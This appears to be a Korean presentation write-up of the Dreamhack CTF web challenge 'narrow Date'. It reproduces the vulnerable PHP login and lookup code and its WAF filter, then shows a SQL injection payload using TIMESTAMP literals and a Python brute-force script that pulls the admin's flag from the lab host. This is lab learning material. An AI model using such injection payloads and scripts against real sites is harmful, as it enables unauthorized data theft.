
narrow date write up

유익하다

발표 시작합니다

목차



문제를 알아보자

LEVEL 4

narrow Date

조회수 104 | 풀이수 36

OFFICIAL web

김민욱(me2nuk)

Lv. 12 (전체랭킹 340위)

2022.09.07. 13:00

로그인 페이지


/login.php

NARROW LOGIN

USERNAME :

PASSWORD :

스따또~



login.php 파일


```php
if(isset($_POST['username']) && isset($_POST['password'])){
    error_reporting( E_ALL );
        ini_set( "display_errors", 1 );

    include("config/config.php");
    include("config/function.php");

        $username = waf($_POST['username']);
        $password = waf($_POST['password']);

    $query = $conn->query("SELECT username FROM members WHERE username='$username' and password='$password'");
        $res = $query->fetch_all();

    if(!$res){
                alert("Not Found User");
        }else{
                $_SESSION['username'] = $_POST['username'];
        location_alert("Hello User!", "/home.php");
        }
    }
```

홈 페이지

/home.php

Members Lookup

USER	Email	Comment	REGISTER DATE
guest1	guest1@gmail.com	hi my name is me2nuk	2021-02-03 23:23:43
guest2	guest2@gmail.com	duck duck duck	2021-02-04 11:23:54
guest3	guest3@gmail.com	bob is rice	2021-05-24 03:12:03
** NO PERMISSION **			
** NO PERMISSION **			
guest4	guest4@gmail.com	https://teamh4c.com	2021-05-24 03:14:04
guest5	guest5@gmail.com	https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be	2021-05-25 04:05:02



home.php 파일

```php
    if(isset($_GET['username']) && isset($_GET['email'])){

        $username = waf($_GET['username']);
        $email = waf($_GET['email'], true);

        $query = $conn->query("SELECT * FROM members WHERE username='$username' and email='$email'");
        $res = $query->fetch_assoc();
if(!$res){
    alert("Not Found :(");
}else{
    ?>
                <tr>
                    <td><?php echo $res['username']; ?></td>
                    <td><?php echo $res['email']; ?></td>
                    <td><?php echo $res['comment']; ?></td>
                    <td><?php echo $res['regdate']; ?></td>
                </tr>
        <?php
}
    }else{

        $query = $conn->query("SELECT * FROM members");

while($res = mysqli_fetch_assoc($query)){

            if($res['role'] == 'admin'){
                ?>

        <tr>
            <td colspan=4>** NO PERMISSION **</td>
        </tr>

    <?php
            }else{

                ?>

                <tr>
                    <td><?php echo $res['username']; ?></td>
                    <td><?php echo $res['email']; ?></td>
                    <td><?php echo $res['comment']; ?></td>
                    <td><?php echo $res['regdate']; ?></td>
                </tr>
```

필터링 코드

```php
function waf($data, $special = false, $len=96){

    $filtered = False;

    # length check
    if(strlen($data) > $len){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/role|username|password|email|comment/is", $data)
            ){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/limit|between|regexp|sounds|true|false|binary|not|file|rlike|div|group|by|having|union|mod|%|0b|0x|x'/is",$data)){
        $filtered = True;
    }

    #regdate injection filtering
    if(preg_match('/[0-9]{14}/is')){
        $filtered = True;
    }

    # whitelist waf
    if($special){
        if(!preg_match("/^[a-zA-Z0-9\x60\x27\x40\x20]+$/is", $data)){
            $filtered = True;
        }
    }else{
        if(!preg_match("/^[a-zA-Z0-9]+$/is",$data)){
            $filtered = True;
        }
    }

    if($filtered){
        alert("no hack!");
        die();
    }

            return $data;
    }
```

members table


```
CREATE TABLE `members` (
  `username` varchar(100) NOT NULL,
  `password` varchar(100) NOT NULL,
  `email` varchar(50) NOT NULL,
  `comment` varchar(200) DEFAULT 'hello everyone',
  `role` varchar(20) NOT NULL,
  `regdate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;


--
-- Dumping data for table `members`
--

LOCK TABLES `members` WRITE;
/*!40000 ALTER TABLE `members` DISABLE KEYS */;
INSERT INTO `members` VALUES ('guest1','guest1','guest1@gmail.com','hi my name is me2nuk','guest','2021-02-03 14:23:43'),
('guest2','guest2','guest2@gmail.com','duck duck duck','guest','2021-02-04 02:23:54'),
('guest3','guest3','guest3@gmail.com','bob is rice','guest','2021-05-23 18:12:03'),
('<**DELETE**>','<**DELETE**>','<**DELETE**>','<**DELETE**>','admin','<**DELETE**>'),
('<**DELETE**>','<**DELETE**>','<**DELETE**>','BISC{this_is_fake_flag}','admin','<**DELETE**>'),
('guest4','guest4','guest4@gmail.com','https://teamh4c.com','guest','2021-05-23 18:14:04'),
('guest5','guest5','guest5@gmail.com','https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be','guest','2021-05-24 19:05:02');
```

문제를 풀어보자

/home.php

Members Lookup

USER	Email	Comment	REGISTER DATE
guest1	guest1@gmail.com	hi my name is me2nuk	2021-02-03 23:23:43
guest2	guest2@gmail.com	duck duck duck	2021-02-04 11:23:54
guest3	guest3@gmail.com	bob is rice	2021-05-24 03:12:03
** NO PERMISSION **			
** NO PERMISSION **			
guest4	guest4@gmail.com	https://teamh4c.com	2021-05-24 03:14:04
guest5	guest5@gmail.com	https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be	2021-05-25 04:05:02




문제를 풀어보자

```
mysql> SELECT TIMESTAMP'2012^12^31 11*30*45';
+---------------------------------+
| TIMESTAMP'2012^12^31 11*30*45' |
+---------------------------------+
| 2012-12-31 11:30:45             |
+---------------------------------+
```

```
1 •    select timestamp'20210203232343'
```

Result Grid | Filter Rows:

timestamp'20210203232343'
2021-02-03 23:23:43




공격 구문 작동 확인

'home.php?username=a&email='or regdate LIKE TIMESTAMP'20210203232343 #

Members Lookup

USER	Email	Comment	REGISTER DATE
guest1	guest1@gmail.com	hi my name is me2nuk	2021-02-03 23:23:43




브루트 포싱 코드

```python
import requests
from bs4 import BeautifulSoup
a=0
for i in range(12,15):
    for j in range(4,60):
        webpage = requests.get("http://host3.dreamhack.games:16414/home.php?username=a&email=%27or%20regdate%20LIKE%20TIMESTAMP%272021052403"+str(i)+str(j)+"%20#")
        soup = BeautifulSoup(webpage.content, "html.parser")
        if "@" in str(soup):
            print(soup)
            a = 1
            break
    if a == 1:
        break
```

결과

```
</thead>
<tr>
<td>[redacted]</td>
<td>[redacted]@[redacted]</td>
<td>BISC{[redacted]}</td>
<td>2021-05-24 03:[redacted]</td>
</tr>
</table>
</body>
</html>
```



시행착오

```php
if(isset($_POST['username']) && isset($_POST['password'])){
    error_reporting( E_ALL );
        ini_set( "display_errors", 1 );

    include("config/config.php");
    include("config/function.php");

        $username = waf($_POST['username']);
        $password = waf($_POST['password']);

    $query = $conn->query("SELECT username FROM members WHERE username='$username' and password='$password'");
        $res = $query->fetch_all();

    if(!$res){
                alert("Not Found User");
        }else{
                $_SESSION['username'] = $_POST['username'];
        location_alert("Hello User!", "/home.php");
        }
    }
```

시행착오

```php
function waf($data, $special = false, $len=96){

    $filtered = False;

    # length check
    if(strlen($data) > $len){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/role|username|password|email|comment/is", $data)
            ){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/limit|between|regexp|sounds|true|false|binary|not|file|rlike|div|group|by|having|union|mod|%|0b|0x|x'/is",$data)){
        $filtered = True;
    }

    #regdate injection filtering
    if(preg_match('/[0-9]{14}/is')){
        $filtered = True;
    }

    # whitelist waf
    if($special){
        if(!preg_match("/^[a-zA-Z0-9\x60\x27\x40\x20]+$/is", $data)){
            $filtered = True;
        }
    }else{
        if(!preg_match("/^[a-zA-Z0-9]+$/is",$data)){
            $filtered = True;
        }
    }

    if($filtered){
        alert("no hack!");
        die();
    }

            return $data;
    }
```

시행착오

/home.php?username=a&email=%27or%20regdate%20LIKE%20TIMESTMAP%272021020323234 3%20#

Members Lookup

USER	Email	Comment	REGISTER DATE

느낀점

```php
    if(isset($_GET['username']) && isset($_GET['email'])){

        $username = waf($_GET['username']);
        $email = waf($_GET['email'], true);

        $query = $conn->query("SELECT * FROM members WHERE username='$username' and email='$email'");
        $res = $query->fetch_assoc();
if(!$res){
    alert("Not Found :(");
}else{
    ?>
                <tr>
                    <td><?php echo $res['username']; ?></td>
                    <td><?php echo $res['email']; ?></td>
                    <td><?php echo $res['comment']; ?></td>
                    <td><?php echo $res['regdate']; ?></td>
                </tr>
        <?php
}
    }else{

        $query = $conn->query("SELECT * FROM members");

while($res = mysqli_fetch_assoc($query)){

            if($res['role'] == 'admin'){
                ?>

        <tr>
            <td colspan=4>** NO PERMISSION **</td>
        </tr>

    <?php
            }else{

                ?>

                <tr>
                    <td><?php echo $res['username']; ?></td>
                    <td><?php echo $res['email']; ?></td>
                    <td><?php echo $res['comment']; ?></td>
                    <td><?php echo $res['regdate']; ?></td>
                </tr>
```

```php
function waf($data, $special = false, $len=96){

    $filtered = False;

    # length check
    if(strlen($data) > $len){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/role|username|password|email|comment/is", $data)
            ){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/limit|between|regexp|sounds|true|false|binary|not|file|rlike|div|group|by|having|union|mod|%|0b|0x|x'/is",$data)){
        $filtered = True;
    }

    #regdate injection filtering
    if(preg_match('/[0-9]{14}/is')){
        $filtered = True;
    }

    # whitelist waf
    if($special){
        if(!preg_match("/^[a-zA-Z0-9\x60\x27\x40\x20]+$/is", $data)){
            $filtered = True;
        }
    }else{
        if(!preg_match("/^[a-zA-Z0-9]+$/is",$data)){
            $filtered = True;
        }
    }

    if($filtered){
        alert("no hack!");
        die();
    }

            return $data;
}
```

```php
if(isset($_POST['username']) && isset($_POST['password'])){
    error_reporting( E_ALL );
        ini_set( "display_errors", 1 );

    include("config/config.php");
    include("config/function.php");

        $username = waf($_POST['username']);
        $password = waf($_POST['password']);

    $query = $conn->query("SELECT username FROM members WHERE username='$username' and password='$password'");
        $res = $query->fetch_all();

    if(!$res){
                alert("Not Found User");
        }else{
                $_SESSION['username'] = $_POST['username'];
        location_alert("Hello User!", "/home.php");
        }
    }
```


감사합니다